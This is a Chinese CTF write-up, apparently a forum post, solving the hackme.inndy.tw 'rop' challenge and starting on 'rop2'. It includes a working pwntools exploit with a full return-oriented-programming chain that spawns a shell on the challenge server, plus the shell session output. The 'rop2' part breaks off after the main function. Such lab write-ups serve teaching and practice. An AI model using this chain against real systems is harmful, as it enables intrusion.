
rop和rop2的题目的wp

niexinming / 2017-11-12 21:49:05 / 浏览数 3176 安全技术 CTF 顶(0) 踩(0)

https://hackme.inndy.tw/scoreboard/ 题目很有趣，我做了rop和rop2这两个题目感觉还不错，我把wp分享出来，方便大家学习
首先先是rop这个题目，下载地址就在https://hackme.inndy.tw/scoreboard/，如果做题的网站关闭或者被墙，就可以从http://download.csdn.net/download/niexinmi
rop的要求是：


```
nc hackme.inndy.tw 7704
Tips: Buffer Overflow, ROP
```

把rop直接拖入ida中
main函数：




```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int v3; // ebx@0

  alarm((int)&argc, v3);
  overflow();
  return 0;
}
```

overflow函数：




```
int overflow()
{
  char v1; // [sp+Ch] [bp-Ch]@1

  return gets((int)&v1);
}
```

先运行一下程序看一下这个程序干了啥




```
h11p@ubuntu:~/hackme$ ./rop
123
h11p@ubuntu:~/hackme$ 
```

再看看程序开启了哪些保护：




```
h11p@ubuntu:~/hackme$ checksec rop
[*] '/home/h11p/hackme/rop'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
h11p@ubuntu:~/hackme$ 
```

看到NX enabled是开启了栈不可执行，这时ROP就有应用空间了
这个程序很简单，就一个gets函数，所以栈溢出就好了
这个程序似乎是用的静态库，所以我用readelf -d rop来查看一下



```
h11p@ubuntu:~/hackme$ readelf -d rop

There is no dynamic section in this file.
h11p@ubuntu:~/hackme$ 
```

果然是静态库，这时候推荐一个ppt讲的很好https://www.slideshare.net/hackstuff/rop-40525248，遇到这种题目推荐一个工具很不错：https://github.com/JonathanS
首先这个题目只要输入20个a就可以覆盖函数返回值了
这个题目如果用工具的话也很简单，直接用ROPgadget --binary rop --ropchain 就可以生成好rop利用链了，一点都不用操心，真不错




```
        from struct import pack

        # Padding goes here
        p = ''

        p += pack('<I', 0x0806ecda) # pop edx ; ret
        p += pack('<I', 0x080ea060) # @ .data
        p += pack('<I', 0x080b8016) # pop eax ; ret
        p += '/bin'
        p += pack('<I', 0x0805466b) # mov dword ptr [edx], eax ; ret
        p += pack('<I', 0x0806ecda) # pop edx ; ret
        p += pack('<I', 0x080ea064) # @ .data + 4
        p += pack('<I', 0x080b8016) # pop eax ; ret
        p += '//sh'
        p += pack('<I', 0x0805466b) # mov dword ptr [edx], eax ; ret
        p += pack('<I', 0x0806ecda) # pop edx ; ret
        p += pack('<I', 0x080ea068) # @ .data + 8
        p += pack('<I', 0x080492d3) # xor eax, eax ; ret
        p += pack('<I', 0x0805466b) # mov dword ptr [edx], eax ; ret
        p += pack('<I', 0x080481c9) # pop ebx ; ret
        p += pack('<I', 0x080ea060) # @ .data
        p += pack('<I', 0x080de769) # pop ecx ; ret
        p += pack('<I', 0x080ea068) # @ .data + 8
        p += pack('<I', 0x0806ecda) # pop edx ; ret
        p += pack('<I', 0x080ea068) # @ .data + 8
        p += pack('<I', 0x080492d3) # xor eax, eax ; ret
        p += pack('<I', 0x0807a66f) # inc eax ; ret
        p += pack('<I', 0x0807a66f) # inc eax ; ret
        p += pack('<I', 0x0807a66f) # inc eax ; ret
        p += pack('<I', 0x0807a66f) # inc eax ; ret
        p += pack('<I', 0x0807a66f) # inc eax ; ret
        p += pack('<I', 0x0807a66f) # inc eax ; ret
        p += pack('<I', 0x0807a66f) # inc eax ; ret
        p += pack('<I', 0x0807a66f) # inc eax ; ret
        p += pack('<I', 0x0807a66f) # inc eax ; ret
        p += pack('<I', 0x0807a66f) # inc eax ; ret
        p += pack('<I', 0x0807a66f) # inc eax ; ret
        p += pack('<I', 0x0806c943) # int 0x80
h11p@ubuntu:~/ROPgadgets 
```

然后我都exp就是：

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
__Auther__ = 'niexinming'

from pwn import *
from struct import pack
context(terminal = ['gnome-terminal', '-x', 'sh', '-c'], arch = 'i386', os = 'linux', log_level = 'debug')

def debug(addr = '0x08048892'):
   raw_input('debug:')
   gdb.attach(io, "b *" + addr)

shellcode="/home/flag"
#  print disasm(shellcode)

elf = ELF('/home/h11p/hackme/rop')
#printf_addr = elf.symbols['printf']
#print "%x" % printf_addr
bss_addr = elf.bss()
print "%x" % bss_addr
```

```
offset = 16

#io = process('/home/h11p/hackme/rop')

io = remote('hackme.inndy.tw', 7704)
#bof=0x080488B7
#payload = 'A' * offset

###ROPgadget --binary ~/hackme/rop --ropchain
###https://www.slideshare.net/hackstuff/rop-40525248
   # Padding goes here
p = 'A' * offset
p += pack('<I', 0x0806ecda) # pop edx ; ret
p += pack('<I', 0x080ea060) # @ .data
p += pack('<I', 0x080b8016) # pop eax ; ret
p += '/bin'
p += pack('<I', 0x0805466b) # mov dword ptr [edx], eax ; ret
p += pack('<I', 0x0806ecda) # pop edx ; ret
p += pack('<I', 0x080ea064) # @ .data + 4
p += pack('<I', 0x080b8016) # pop eax ; ret
p += '//sh'
p += pack('<I', 0x0805466b) # mov dword ptr [edx], eax ; ret
p += pack('<I', 0x0806ecda) # pop edx ; ret
p += pack('<I', 0x080ea068) # @ .data + 8
p += pack('<I', 0x080492d3) # xor eax, eax ; ret
p += pack('<I', 0x0805466b) # mov dword ptr [edx], eax ; ret
p += pack('<I', 0x080481c9) # pop ebx ; ret
p += pack('<I', 0x080ea060) # @ .data
p += pack('<I', 0x080de769) # pop ecx ; ret
p += pack('<I', 0x080ea068) # @ .data + 8
p += pack('<I', 0x0806ecda) # pop edx ; ret
p += pack('<I', 0x080ea068) # @ .data + 8
p += pack('<I', 0x080492d3) # xor eax, eax ; ret
p += pack('<I', 0x0807a66f) # inc eax ; ret
p += pack('<I', 0x0807a66f) # inc eax ; ret
p += pack('<I', 0x0807a66f) # inc eax ; ret
p += pack('<I', 0x0807a66f) # inc eax ; ret
p += pack('<I', 0x0807a66f) # inc eax ; ret
p += pack('<I', 0x0807a66f) # inc eax ; ret
p += pack('<I', 0x0807a66f) # inc eax ; ret
p += pack('<I', 0x0807a66f) # inc eax ; ret
p += pack('<I', 0x0807a66f) # inc eax ; ret
p += pack('<I', 0x0807a66f) # inc eax ; ret
p += pack('<I', 0x0807a66f) # inc eax ; ret
p += pack('<I', 0x0806c943) # int 0x80

#debug()
io.sendline(p)
io.interactive()
io.close()
```

看一下效果：




```
[+] Opening connection to hackme.inndy.tw on port 7704: Done
[DEBUG] Sent 0x95 bytes:
    00000000  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  │AAAA│AAAA│AAAA│AAAA│
    00000010  da ec 06 08  60 a0 0e 08  16 80 0b 08  2f 62 69 6e  │····│`···│····│/bin│
    00000020  6b 46 05 08  da ec 06 08  64 a0 0e 08  16 80 0b 08  │kF··│····│d···│····│
    00000030  2f 2f 73 68  6b 46 05 08  da ec 06 08  68 a0 0e 08  │//sh│kF··│····│h···│
    00000040  d3 92 04 08  6b 46 05 08  c9 81 04 08  60 a0 0e 08  │····│kF··│····│`···│
    00000050  69 e7 0d 08  68 a0 0e 08  da ec 06 08  68 a0 0e 08  │i···│h···│····│h···│
    00000060  d3 92 04 08  6f a6 07 08  6f a6 07 08  6f a6 07 08  │····│o···│o···│o···│
    00000070  6f a6 07 08  6f a6 07 08  6f a6 07 08  6f a6 07 08  │o···│o···│o···│o···│
    *
    00000090  43 c9 06 08  0a                                     │C···│·│
    00000095
[*] Switching to interactive mode
$
[DEBUG] Sent 0x1 bytes:
    '\n' * 0x1
$
[*] Interrupted
[*] Closed connection to hackme.inndy.tw port 7704
h11p@ubuntu:~/PycharmProjects/testpwn$ python pwnrop.py
[DEBUG] '/home/h11p/hackme/rop' is statically linked, skipping GOT/PLT symbols
[*] '/home/h11p/hackme/rop'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
80eaf80
[+] Opening connection to hackme.inndy.tw on port 7704: Done
[DEBUG] Sent 0x95 bytes:
    00000000  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  │AAAA│AAAA│AAAA│AAAA│
    00000010  da ec 06 08  60 a0 0e 08  16 80 0b 08  2f 62 69 6e  │····│`···│····│/bin│
    00000020  6b 46 05 08  da ec 06 08  64 a0 0e 08  16 80 0b 08  │kF··│····│d···│····│
    00000030  2f 2f 73 68  6b 46 05 08  da ec 06 08  68 a0 0e 08  │//sh│kF··│····│h···│
    00000040  d3 92 04 08  6b 46 05 08  c9 81 04 08  60 a0 0e 08  │····│kF··│····│`···│
    00000050  69 e7 0d 08  68 a0 0e 08  da ec 06 08  68 a0 0e 08  │i···│h···│····│h···│
    00000060  d3 92 04 08  6f a6 07 08  6f a6 07 08  6f a6 07 08  │····│o···│o···│o···│
    00000070  6f a6 07 08  6f a6 07 08  6f a6 07 08  6f a6 07 08  │o···│o···│o···│o···│
    *
    00000090  43 c9 06 08  0a                                     │C···│·│
    00000095
[*] Switching to interactive mode
$ id
[DEBUG] Sent 0x3 bytes:
    'id\n'
[DEBUG] Received 0x2d bytes:
    'uid=1337(ctf) gid=1337(ctf) groups=1337(ctf)\n'
uid=1337(ctf) gid=1337(ctf) groups=1337(ctf)
$ exit
```

下面介绍rop2这个题目，这个题目很有趣
rop2下载地址就在https://hackme.inndy.tw/scoreboard/，如果做题的网站关闭或者被墙，就可以从http://download.csdn.net/download/niexinming/10022836下载
rop2的要求是：


```
nc hackme.inndy.tw 7703
ROPgadget not working anymore
```

把rop直接拖入ida中
main函数：




```
  int v8; // [sp+15h] [bp-23h]@1
  int v9; // [sp+19h] [bp-1Fh]@1
  int v10; // [sp+1Dh] [bp-1Bh]@1
  int v11; // [sp+21h] [bp-17h]@1
  int v12; // [sp+25h] [bp-13h]@1
  int v13; // [sp+29h] [bp-Fh]@1
  __int16 v14; // [sp+2Dh] [bp-Bh]@1
  char v15; // [sp+2Fh] [bp-9h]@1

  alarm(0x1Eu);
  v4 = 544104771;
  v5 = 544567161;
  v6 = 1986817907;
  v7 = 1752440933;
  v8 = 171930473;
  v9 = 1702259015;
  v10 = 543517984;
  v11 = 1920298873;
  v12 = 1886351904;
  v13 = 1767991395;
  v14 = 14958;
  v15 = 0;
  syscall(4, 1, &v4, 42);
  overflow();
  return 0;
}
000004CF main:23
```

overflow函数：



